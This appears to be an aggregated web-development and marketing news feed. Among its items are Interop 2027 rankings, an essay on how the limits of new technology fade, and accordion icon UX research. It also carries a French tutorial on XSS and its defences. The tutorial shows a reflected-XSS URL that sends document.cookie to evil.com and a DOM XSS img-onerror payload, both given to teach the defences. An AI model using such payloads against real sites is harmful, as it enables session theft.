Connexion

⚡ 153: Analysing JavaScript performance in Chrome DevTools
|
|

|

|

|

|
|
|
|
|
|
|
|
|
|
 Avec le DFA, Bruxelles souhaite remplacer la directive de 2005 sur les pratiques commerciales déloyales et offrir aux internautes la même protection qu’en magasin physique.
Savoir rédiger de bons prompts ne suffit plus pour exploiter pleinement le potentiel des IA génératives : les gains de productivité passent désormais par une transformation des méthodes de travail. Avec la montée en puissance des agents intelligents et coéquipiers synthétiques, nous passons progressivement d’une logique de sollicitation individuelle à une logique de délégation et […]
L’article Quel cadre pour piloter les agents IA ? est apparu en premier sur FredCavazza.net.
Deploying a Content Delivery Network (CDN) to distribute your site's assets across fast, globally distributed edge servers closer to users can be a major upgrade for any growing site: it lowers visitor latency and shields your origin server (the backend source of truth holding your original content) from heavy traffic.
 Avec Businesses in ChatGPT, OpenAI permet aux entreprises de revendiquer leur fiche, de la mettre à jour et de suivre leur visibilité dans le chatbot.
Interop 2027 is gathering votes and the deadline is 19 November 2026. For the second year now, Firefox made a page to let you rank your Interop 2027 choices. Which I’ve now done.
I narrowed it down to fifteen, though getting there was oddly difficult. It seems the top three are really what matter, but I’ll share all fifteen with some tiny amount of context for each.
Ranked.
ariaNotify():ariaNotify() (from an early odd proposal), so I look forward to broad support.focusgroup attribute:focusgroup, so I am hopeful for better outcomes for users, while simplifying keyboard patterns for authors (and hopefully less scripting).referenceTarget:headingoffset and headingreset attributes:<img> and hate that I cannot pass colors into them.AccentColor system color reflects accent-color:line-clamp property:<input type="week">:random-item() function:flex-wrap: balance:There are plenty of items I didn’t rank. There are plenty of items I would down-vote if I could. Regular readers of this site could probably guess a few.
Others have shared their own rankings, so I’ve listed them alphabetically by last name for no particular reason (though I realize it’s only people with last names that I’ve found so far, kind of doubling down on the Western Wide Web phenomenon):
None of those rankings are wrong. Except where they are wrong, of course.
 Google lance sa troisième Core Update de 2026, la première depuis l'arrivée d'AI Overviews et de l'AI Mode en France. Le déploiement peut durer jusqu'à deux semaines.
Il existe dans le monde du web une catégorie de personnes dont le passe-temps favori consiste à injecter du code dans les sites des autres. Pas pour le sport (enfin, pas seulement), mais parce que ça marche encore, souvent, et c'est là le problème.
Le Cross-Site Scripting, ou XSS, est une vulnérabilité vieille comme Netscape, régulièrement dans le top 10 de l'OWASP Open Worldwide Application Security Project, et pourtant toujours présente dans une quantité non négligeable de projets en production.
Une attaque XSS se produit lorsqu'un attaquant réussit à injecter du code JavaScript malveillant dans une page web, et que ce code est ensuite exécuté dans le navigateur d'un autre utilisateur.
Vu d'un autre angle : quelqu'un écrit et arrive à faire exécuter du code sur votre site, et vos utilisateurs le subissent.
Ce code peut faire à peu près tout ce que JavaScript permet : voler des cookies de session, rediriger vers un faux site, afficher un faux formulaire de connexion, enregistrer les frappes clavier, ou simplement afficher un message gênant. Les conséquences vont du simple embarras à la compromission totale d'un compte puisqu'on peut s'en servir pour récupérer des mots de passe.
La charge malveillante est contenue dans la requête elle-même (souvent dans l'URL) et renvoyée directement dans la réponse HTML. L'attaquant doit convaincre une victime de cliquer sur un lien spécialement forgé.
https://example.com/search?q=<script>document.location='https://evil.com/steal?c='+document.cookie</script>
Si le serveur réaffiche sans la vérifier la valeur de q dans la page sans l'encoder, bingo. Ce type d'attaque est souvent véhiculé par email ou message instantané. Ce n'est pas très évolué ni extrêmement courant de nos jours, mais quand ça passe, c'est simple et efficace.
Là, ça devient plus sérieux : le code malveillant est enregistré dans la base de données (commentaire, pseudo, bio, champ de formulaire…) et servi à tous les visiteurs de la page concernée.
Imaginez un forum où l'attaquant poste un commentaire contenant un script. Chaque personne qui charge la page exécute ce script, sans le savoir.
Ici, le serveur n'est pas en cause, le problème est entièrement côté client/navigateur. Le script malveillant est exécuté parce que du JavaScript légitime de la page lit et utilise des données non fiables (des API sensibles telles qu'URL, localStorage, postMessage…) sans les vérifier.
// Code vulnérable côté client
const name = new URLSearchParams(location.search).get('name');
document.getElementById('greeting').innerHTML = 'Bonjour ' + name;
Un attaquant passe ?name=<img src=x onerror=alert(1)> dans l'URL et boum.
Parce que la confiance est le problème fondamental. On fait confiance aux données qui viennent de l'utilisateur, de la base de données, d'une API tierce, sans vérifier. Et un navigateur, lui, fait confiance à tout ce qu'une page lui envoie. C'est fortement lié à la question de la rétro-compatibilité, pour permettre à tous les sites de fonctionner y compris ceux du "passé" qui n'étaient pas équipés de pratiques de sécurité bloquant par défaut les actions sensibles.
Toute donnée externe est potentiellement risquée. Paramètres d'URL, champs de formulaire, en-têtes HTTP, données de l'utilisateur stockées, etc.
Le principe numéro un, quel que soit le contexte : encoder les données avant de les afficher. On ne parle même pas de les valider à l'entrée ici (même si c'est utile), mais de les rendre inoffensives au moment où elles atterrissent dans la page.
htmlspecialchars() est fait pour ça :
// ❌ Dangereux
echo $_GET['name'];

// ✅ Mieux
echo htmlspecialchars($_GET['name'], ENT_QUOTES | ENT_HTML5, 'UTF-8');
htmlspecialchars() convertit les caractères spéciaux HTML (<, >, ", ', &) en entités HTML. Le texte <script>alert(1)</script> devient <script>alert(1)</script> affiché comme du... texte, pas exécuté comme du code.
ENT_QUOTES pour encoder aussi les guillemets simplesUTF-8 explicitementDans un attribut HTML :
<input value="<?= htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8') ?>">
Dans une URL :
<a href="/profile?user=<?= urlencode($username) ?>">Profil</a>
N'utilisez pas htmlspecialchars() pour des valeurs qui vont dans des URLs : urlencode() est fait pour ça.
Pour PHP + JavaScript (à éviter si possible) : injecter des données PHP dans du JavaScript inline, c'est possible mais périlleux. Si c'est vraiment nécessaire :
<script>
  const userId = <?= json_encode($userId, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT) ?>;
</script>
json_encode() avec ces flags encode les caractères dangereux, mais préférez passer les données via un attribut data-* dans une balise HTML, ou une API JSON.
textContent plutôt que innerHTML, c'est la règle la plus simple et la plus efficace :
// ❌ Dangereux — interprète le HTML
element.innerHTML = userInput;

// ✅ Sûr — traite tout comme du texte brut
element.textContent = userInput;
textContent n'interprète pas le HTML.
Si vous devez construire du HTML dynamique, construisez des éléments DOM plutôt que des chaînes directement injectées :
// ❌ À éviter
container.innerHTML = `<p>Bonjour ${userName}</p>`;

// ✅ Mieux
const p = document.createElement('p');
p.textContent = `Bonjour ${userName}`;
container.appendChild(p);
Méfiez-vous des sources de données non fiables.
// ❌ Vulnérable au DOM XSS
const search = new URLSearchParams(location.search).get('q');
results.innerHTML = `Résultats pour : <strong>${search}</strong>`;

// ✅ Correct
const search = new URLSearchParams(location.search).get('q');
const label = document.createElement('p');
label.textContent = `Résultats pour : `;
const strong = document.createElement('strong');
strong.textContent = search;
label.appendChild(strong);
results.appendChild(label);
Même avec un code impeccable, une erreur peut passer. Content Security Policy est une couche de protection supplémentaire : elle indique au navigateur quels scripts il est autorisé à exécuter.
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.trusted.com
Avec cette directive, le navigateur refusera d'exécuter tout script qui ne vient pas de votre domaine ou de votre CDN autorisé — y compris un éventuel script injecté via XSS.
La CSP se configure dans les en-têtes HTTP (côté serveur) ou via une balise <meta> :
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
Attention : une CSP bien configurée prend un peu de temps à mettre en place (notamment pour les scripts inline et les ressources tierces), mais c'est un excellent filet de sécurité.
HttpOnly et Secure sur les cookiesUne bonne part des attaques XSS ciblent les cookies de session pour les voler via document.cookie. Le flag HttpOnly rend les cookies inaccessibles à JavaScript :
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict
HttpOnly : le cookie n'est pas accessible via JavaScriptSecure : le cookie n'est transmis que sur HTTPSSameSite=Strict : le cookie n'est pas envoyé dans les requêtes cross-site (protection CSRF en bonus)Ce n'est pas une protection contre le XSS lui-même, mais ça limite considérablement l'impact d'une exploitation réussie.
| Contexte | Risque | Solution |
|---|---|---|
| PHP vers HTML | Injection de balises | htmlspecialchars() avec ENT_QUOTES |
| PHP vers URL | Injection dans href/src | urlencode() |
| PHP vers JavaScript | Injection dans scripts inline | json_encode() avec flags |
| JS vanilla vers DOM | innerHTML avec données externes |
textContent |
| Tous | Script injecté exécuté | CSP + cookies HttpOnly |
 Lancé fin août en France, ChatGPT Ads tient-il ses promesses ? Après plusieurs semaines de tests, l'agence Origine by ORIXA livre ses premiers enseignements, entre conversions inattendues, secteurs porteurs et pièges à éviter.
 Près de six mois après OpenAI, Anthropic propose à son tour une fonctionnalité dédiée aux finances personnelles. Elle est d'abord déployée en bêta aux États-Unis, pour les abonnés Pro, Max et Ultra.
 Analyse des contenus, recommandations personnalisées, prédictions, agents IA… De la sélection des créateurs à la mesure des campagnes, l’IA fait évoluer les plateformes de marketing d’influence. Stellar détaille sa vision et la nouvelle direction prise par sa technologie.
 Grâce à Claude Opus 5.5, Anthropic conserve la tête de la WebDev Arena. Mais OpenAI, Google, Meta et Moonshot se rapprochent dangereusement.
 Rédigé par un ingénieur d’Anthropic, un brouillon de norme IETF reçoit le soutien de Google, OpenAI et Microsoft. Leur déploiement s’étale jusqu’en 2027 selon les acteurs.
L’adoption de l’intelligence artificielle s’accélère, mais sa maîtrise exige des compétences, des méthodes et du temps. Les entreprises et organisations sont incitées à déployer en toute urgence des outils d’IA toujours plus puissants avant d’avoir préparé les salariés à les utiliser efficacement. La priorité n’est aujourd’hui ni de ralentir artificiellement l’adoption de l’IA (régulations) ni […]
L’article De la difficulté de sauter dans le train de l’IA est apparu en premier sur FredCavazza.net.
Today, we're announcing our plans to support a shared AI training control in robots.txt. This will help websites express their AI training preferences across multiple AI providers in a single step and is based on work from the AIPREF working group at the Internet Engineering Task Force (IETF). This builds on our long history of providing website owners with clear controls, including through Google-Extended, the AI training control we've offered since 2023.
 Avant son intervention à Intelligence Marketing Day Lyon, Karine Abbou, stratège en contenu et spécialiste de l’AI Search, explique à BDM quelles leçons les marques françaises peuvent tirer de son expérience des Aperçus IA aux États-Unis.
Years ago I was invited to Netflix to give a talk on why we should design software for mobile and how. In the Q&A I was told that people wouldn't watch movies or TV on small screens. When I gave the same talk at eBay, I heard people would never buy expensive items without reviewing them on large displays. Obviously neither is true today. So why the disconnect?
In short, many people fixate on the limitations of new technologies instead of their long-term potential. It's happened over and over again.
The Commodore 64 had just 64 kilobytes of memory. Programs could take several minutes to start up. A complete personal computer in the 80s could set you back $4,000 of today’s money. Today's $600 MacBook Neo has none of these problems.
The early Web ran on dial-up connections. Designers were stuck with a 256 color "Web-safe" palette and hacked together page layouts using table and font tags. Today's Web runs applications, TV shows, games, and more.

The first iPhone only connected to 2G networks, had no copy and paste, only had 16 built-in apps and no way to add more. I won't belabor the point but you'd think with all these examples behind us, we'd know early technology limitations don't last. And the fixation continues with AI:

These limitations have largely disappeared in short order. And the folks that focused on what AI models couldn't do are now grappling with the larger impact of what they can do. Designers, writers, and developers all of a sudden face capabilities they actively bet against, leaving them vulnerable to job disruptions and more.
If the last forty years are any guide... technology limits are temporary. Plan accordingly.
So what icon is the most reliable to show expansion and collapsing for accordions? Is there really any noticeable difference between carets, chevrons, arrows, and triangles?
Well, research shows that there is some difference indeed. But what’s more interesting is that split menus are harmful, why it's better to not have icons and text labels link to different actions, and why the caret is the safest icon choice. Let’s dive in!


The findings aren’t very surprising: without any icon in use, users expect that tapping on the menu item would take them directly to a new page. Users often struggle with custom icons as they don't clearly signal that they'll open an accordion. And people tend to tap fairly equally on the icon and on the label for most icons.
Many designs (like the one below) tend to slightly overcomplicate things by adding arrows and carets pointing everywhere, depending on the state of the accordion. But typically we don't need to use an arrow to indicate a link to the category.

The rule of thumb is very simple: if it’s a link, the easiest and most effective way is to simply underline it — without any arrow, caret, or other icon. Perhaps it’s not particularly exciting, but it works flawlessly every single time.
Confusing Behavior With Arrows ▶ and Split ButtonsUsing a right-facing arrow icon ▶ isn’t associated with an expectation of going directly to a new page. And having the same icon pointing down ▼ doesn’t necessarily imply that an accordion is going to open on tap/click.
It’s a good idea to avoid split buttons for accordions — where the text label links directly to a page, but the icon opens the accordion. Instead, it’s much more reliable to allow users to tap on a main category and expose the menu; and to access the category page, we add a link to it inside the menu.

For accordions, we typically use +/− or arrows ↓/↑ to signal expanded and collapsed states, and typically it works well. However, both have many different interpretations. Plus + can mean anything from saving for later to adding to cart to zooming in, and can be particularly confusing for multi-level navigation, with many levels open at the same time.

Arrows ↓/↑ can mean scrolling or sliding or finding the next match, but also a jump to a particular portion of a page. Both plus and arrows are well-understood and work, but depending on the design, can be confusing — mostly because they are overloaded.
Wrapping UpThe safe choice is to use the caret/triangle pointing down ▼ by default, and change it to a caret pointing up or a caret pointing sideways ▶ on interaction. If you need an alternative, then +/- typically work well, too.
